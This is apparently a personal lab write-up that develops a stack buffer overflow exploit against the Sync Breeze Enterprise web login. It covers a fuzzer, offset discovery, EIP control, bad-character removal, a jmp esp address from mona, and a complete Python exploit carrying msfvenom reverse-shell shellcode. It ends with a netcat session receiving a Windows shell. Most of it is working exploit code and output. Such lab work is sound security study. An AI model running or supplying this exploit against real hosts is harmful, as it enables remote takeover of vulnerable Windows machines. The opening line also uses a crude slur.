SyncBreeze

Problem with this retarded application is that, after every crash you need to exit immunity debugger or else the syncbreeze service wont start on the backend as well as the frontend.

Fuzzer

```
import socket
import time

size = 100
IP = "192.168.56.133"
PORT = 80

while (size < 2000):
    try:
        print(f"Sending evil buffer with {size} bytes")

        inputBuffer = "A" * size

        content = f"username={inputBuffer}&password=A".encode()

        buffer  = b"POST /login HTTP/1.1\r\n"
        buffer += b"Host: " + IP.encode() + b"\r\n"
        buffer += b"User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 
Firefox/78.0\r\n"
        buffer += b"Accept: 
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
        buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
        buffer += b"Referer: http://" + IP.encode() + b"/login\r\n"
        buffer += b"Connection: close\r\n"
        buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
        buffer += b"Content-Length: " + str(len(content)).encode() + b"\r\n"
        buffer += b"\r\n"
        buffer += content

        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
            sock.connect((IP, PORT))
            sock.sendall(buffer)

        size += 100
        time.sleep(5)

    except Exception as err:
        print(f"Error: {err}")
        print(f"Error with evil buffer size {size} bytes")
        break
```

Results

```
Sending evil buffer with 100 bytes
Sending evil buffer with 200 bytes
Sending evil buffer with 300 bytes
Sending evil buffer with 400 bytes
Sending evil buffer with 500 bytes
Sending evil buffer with 600 bytes
Sending evil buffer with 700 bytes
Sending evil buffer with 800 bytes
Sending evil buffer with 900 bytes
Error: [WinError 10061] No connection could be made because the target machine actively 
refused it
Error at evil buffer size 900
```

To determine offset


```
import socket
import time

IP = "192.168.56.134"
PORT = 80
SIZE = 800

try:
    print(f"Sending evil buffer with {SIZE} bytes")
    inputBuffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1A
g2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5A
p6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As
7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8
Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
z0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba"

    content = f"username={inputBuffer}&password=A"

    buffer  = b"POST /login HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0\r\n"
    buffer += b"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
    buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
    buffer += b"Referer: http://" + IP.encode() + b"/login\r\n"
    buffer += b"Connection: close\r\n"
    buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += b"Content-Length: " + str(len(content)).encode() + b"\r\n"
    buffer += b"\r\n"
    buffer += content.encode()

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, PORT))
    sock.send(buffer)
    sock.close()

except Exception as err:
    print(f"Error: {err}")
```

OFFSET

```
┌─[✗]─[user@parrot]─[~]
└──╼ $msf-pattern_offset -l 900 -q 42306142
[*] Exact match at offset 780
```

Controlling EIP

```
import socket
import struct

IP = "192.168.56.134"
PORT = 80
OFFSET = 780

def conv(address):
    return(struct.pack("<I", address))

try:
    inputBuffer  = b"A" * OFFSET
    inputBuffer += conv(0xdeadbeef)

    content = b"username=" + inputBuffer + b"&password=A"

    buffer  = b"POST /login HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0\r\n"
    buffer += b"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
    buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
    buffer += b"Referer: http://" + IP.encode() + b"/login\r\n"
    buffer += b"Connection: close\r\n"
    buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += b"Content-Length: " + str(len(content)).encode() + b"\r\n"
    buffer += b"\r\n"
    buffer += content

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, PORT))
    sock.send(buffer)
    sock.close()

except Exception as err:
    print(f"Error: {err}")
```



Immunity Debugger - syncbrs.exe - [CPU - thread 0000087C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Registers (FPU)
EAX 00000001
ECX 0055CF49
EDX 00000355
EBX 00000000
ESP 01ED7464
EBP 005545B8 ASCII "login"
ESI 0055328E
EDI 00509FD8

EIP DEADBEEF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EF9A000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
```

```
Address  Hex dump                 ASCII
01ED7444 41 41 41 41 41 41 41 41 AAAAAAAA
01ED744C 41 41 41 41 41 41 41 41 AAAAAAAA
01ED7454 41 41 41 41 41 41 41 41 AAAAAAAA
01ED745C EF BE AD DE 00 74 ED 01 ï¾-Þ.tí
```

```
01ED7454  41414141 AAAA
01ED7458  41414141 AAAA
01ED745C  DEADBEEF ï¾-Þ
01ED7460  01ED7400 .tí  ASCII 41,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
01ED7464  0055D0A7 §ÐU.
```


Weed out bad chars

```
def generateBadchar():
    badcharTest = b''
    badchars = [0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, 0x3D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badcharTest += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badcharTest)

    return(badcharTest)
```

Create shellcode

```
┌─[user@parrot]─[~/Desktop/BOF]
└──╼ $msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.106 LPORT=443 --var-name
reverseShellCode EXITFUNC=thread -f py -b '\x00\x0a\x0d\x25\x26\x2b\x3d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 2292 bytes
reverseShellCode =  b""
reverseShellCode += b"\xbf\x7f\xef\xbd\xcb\xdb\xdf\xd9\x74\x24"
reverseShellCode += b"\xf4\x5e\x31\xc9\xb1\x52\x83\xc6\x04\x31"
reverseShellCode += b"\x7e\x0e\x03\x01\xe1\x5f\x3e\x01\x15\x1d"
reverseShellCode += b"\xc1\xf9\xe6\x42\x4b\x1c\xd7\x42\x2f\x55"
reverseShellCode += b"\x48\x73\x3b\x3b\x65\xf8\x69\xaf\xfe\x8c"
reverseShellCode += b"\xa5\xc0\xb7\x3b\x90\xef\x48\x17\xe0\x6e"
reverseShellCode += b"\xcb\x6a\x35\x50\xf2\xa4\x48\x91\x33\xd8"
reverseShellCode += b"\xa1\xc3\xec\x96\x14\xf3\x99\xe3\xa4\x78"
reverseShellCode += b"\xd1\xe2\xac\x9d\xa2\x05\x9c\x30\xb8\x5f"
reverseShellCode += b"\x3e\xb3\x6d\xd4\x77\xab\x72\xd1\xce\x40"
reverseShellCode += b"\x40\xad\xd0\x80\x98\x4e\x7e\xed\x14\xbd"
reverseShellCode += b"\x7e\x2a\x92\x5e\xf5\x42\xe0\xe3\x0e\x91"
reverseShellCode += b"\x9a\x3f\x9a\x01\x3c\xcb\x3c\xed\xbc\x18"
reverseShellCode += b"\xda\x66\xb2\xd5\xa8\x20\xd7\xe8\x7d\x5b"
reverseShellCode += b"\xe3\x61\x80\x8b\x65\x31\xa7\x0f\x2d\xe1"
reverseShellCode += b"\xc6\x16\x8b\x44\xf6\x48\x74\x38\x52\x03"
reverseShellCode += b"\x99\x2d\xef\x4e\xf6\x82\xc2\x70\x06\x8d"
reverseShellCode += b"\x55\x03\x34\x12\xce\x8b\x74\xdb\xc8\x4c"
reverseShellCode += b"\x7a\xf6\xad\xc2\x85\xf9\xcd\xcb\x41\xad"
reverseShellCode += b"\x9d\x63\x63\xce\x75\x73\x8c\x1b\xd9\x23"
reverseShellCode += b"\x22\xf4\x9a\x93\x82\xa4\x72\xf9\x0c\x9a"
reverseShellCode += b"\x63\x02\xc7\xb3\x0e\xf9\x80\x7b\x66\x39"
reverseShellCode += b"\x3b\x14\x75\x39\xba\x5f\xf0\xdf\xd6\x8f"
reverseShellCode += b"\x55\x48\x4f\x29\xfc\x02\xee\xb6\x2a\x6f"
reverseShellCode += b"\x30\x3c\xd9\x90\xff\xb5\x94\x82\x68\x36"
reverseShellCode += b"\xe3\xf8\x3f\x49\xd9\x94\xdc\xd8\x86\x64"
reverseShellCode += b"\xaa\xc0\x10\x33\xfb\x37\x69\xd1\x11\x61"
reverseShellCode += b"\xc3\xc7\xeb\xf7\x2c\x43\x30\xc4\xb3\x4a"
reverseShellCode += b"\xb5\x70\x90\x5c\x03\x78\x9c\x08\xdb\x2f"
reverseShellCode += b"\x4a\xe6\x9d\x99\x3c\x50\x74\x75\x97\x34"
reverseShellCode += b"\x01\xb5\x28\x42\x0e\x90\xde\xaa\xbf\x4d"
reverseShellCode += b"\xa7\xd5\x70\x1a\x2f\xae\x6c\xba\xd0\x65"
reverseShellCode += b"\x35\xda\x32\xaf\x40\x73\xeb\x3a\xe9\x1e"
reverseShellCode += b"\x0c\x91\x2e\x27\x8f\x13\xcf\xdc\x8f\x56"
reverseShellCode += b"\xca\x99\x17\x8b\xa6\xb2\xfd\xab\x15\xb2"
reverseShellCode += b"\xd7"
```

Find jmp esp pointer



```
0BADF00D [+] Results :
1005F916 [redacted]
1005F91E
10090C83   0x10090c83 : jmp esp |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files (x86)\Sync Breeze Enterprise\bin\libspp.dll)
100BB515 [redacted]
100E1CF2
10138C27
10072456
1009F74E
0BADF00D     Found a total of 8 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:06.907000
!mona jmp -r esp -cpb "\x00\x0a\x0d\x25\x26\x2b\x3d"
```

Full exploit code

```
import socket
import struct

IP = "192.168.56.134"
PORT = 80
OFFSET = 780

def conv(address):
    return(struct.pack("<I", address))

def generateBadchar():
    badcharTest = b''
    badchars = [0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, 0x3D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badcharTest += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badcharTest)

    return(badcharTest)

try:
    reverseShellCode =  b""
    reverseShellCode += b"\xbf\x7f\xef\xbd\xcb\xdb\xdf\xd9\x74\x24"
    reverseShellCode += b"\xf4\x5e\x31\xc9\xb1\x52\x83\xc6\x04\x31"
    reverseShellCode += b"\x7e\x0e\x03\x01\xe1\x5f\x3e\x01\x15\x1d"
    reverseShellCode += b"\xc1\xf9\xe6\x42\x4b\x1c\xd7\x42\x2f\x55"
    reverseShellCode += b"\x48\x73\x3b\x3b\x65\xf8\x69\xaf\xfe\x8c"
    reverseShellCode += b"\xa5\xc0\xb7\x3b\x90\xef\x48\x17\xe0\x6e"
    reverseShellCode += b"\xcb\x6a\x35\x50\xf2\xa4\x48\x91\x33\xd8"
    reverseShellCode += b"\xa1\xc3\xec\x96\x14\xf3\x99\xe3\xa4\x78"
    reverseShellCode += b"\xd1\xe2\xac\x9d\xa2\x05\x9c\x30\xb8\x5f"
    reverseShellCode += b"\x3e\xb3\x6d\xd4\x77\xab\x72\xd1\xce\x40"
    reverseShellCode += b"\x40\xad\xd0\x80\x98\x4e\x7e\xed\x14\xbd"
    reverseShellCode += b"\x7e\x2a\x92\x5e\xf5\x42\xe0\xe3\x0e\x91"
    reverseShellCode += b"\x9a\x3f\x9a\x01\x3c\xcb\x3c\xed\xbc\x18"
    reverseShellCode += b"\xda\x66\xb2\xd5\xa8\x20\xd7\xe8\x7d\x5b"
    reverseShellCode += b"\xe3\x61\x80\x8b\x65\x31\xa7\x0f\x2d\xe1"
    reverseShellCode += b"\xc6\x16\x8b\x44\xf6\x48\x74\x38\x52\x03"
    reverseShellCode += b"\x99\x2d\xef\x4e\xf6\x82\xc2\x70\x06\x8d"
    reverseShellCode += b"\x55\x03\x34\x12\xce\x8b\x74\xdb\xc8\x4c"
    reverseShellCode += b"\x7a\xf6\xad\xc2\x85\xf9\xcd\xcb\x41\xad"
    reverseShellCode += b"\x9d\x63\x63\xce\x75\x73\x8c\x1b\xd9\x23"
    reverseShellCode += b"\x22\xf4\x9a\x93\x82\xa4\x72\xf9\x0c\x9a"
    reverseShellCode += b"\x63\x02\xc7\xb3\x0e\xf9\x80\x7b\x66\x39"
    reverseShellCode += b"\x3b\x14\x75\x39\xba\x5f\xf0\xdf\xd6\x8f"
    reverseShellCode += b"\x55\x48\x4f\x29\xfc\x02\xee\xb6\x2a\x6f"
    reverseShellCode += b"\x30\x3c\xd9\x90\xff\xb5\x94\x82\x68\x36"
    reverseShellCode += b"\xe3\xf8\x3f\x49\xd9\x94\xdc\xd8\x86\x64"
    reverseShellCode += b"\xaa\xc0\x10\x33\xfb\x37\x69\xd1\x11\x61"
    reverseShellCode += b"\xc3\xc7\xeb\xf7\x2c\x43\x30\xc4\xb3\x4a"
    reverseShellCode += b"\xb5\x70\x90\x5c\x03\x78\x9c\x08\xdb\x2f"
    reverseShellCode += b"\x4a\xe6\x9d\x99\x3c\x50\x74\x75\x97\x34"
    reverseShellCode += b"\x01\xb5\x28\x42\x0e\x90\xde\xaa\xbf\x4d"
    reverseShellCode += b"\xa7\xd5\x70\x1a\x2f\xae\x6c\xba\xd0\x65"
    reverseShellCode += b"\x35\xda\x32\xaf\x40\x73\xeb\x3a\xe9\x1e"
    reverseShellCode += b"\x0c\x91\x2e\x27\x8f\x13\xcf\xdc\x8f\x56"
    reverseShellCode += b"\xca\x99\x17\x8b\xa6\xb2\xfd\xab\x15\xb2"
    reverseShellCode += b"\xd7"

    payload  = b"A" * OFFSET
    payload += conv(0x10090c83)
    payload += b"\x90" * 32
    payload += reverseShellCode

    content = b"username=" + payload + b"&password=A"

    buffer  = b"POST /login HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 
Firefox/78.0\r\n"
    buffer += b"Accept: 
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
    buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
    buffer += b"Referer: http://" + IP.encode() + b"/login\r\n"
    buffer += b"Connection: close\r\n"
    buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += b"Content-Length: " + str(len(content)).encode() + b"\r\n"
    buffer += b"\r\n"
    buffer += content

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, PORT))
    sock.send(buffer)
    sock.close()

except Exception as err:
    print(f"Error: {err}")
```

Reverse shell

```
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.134] 49700
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```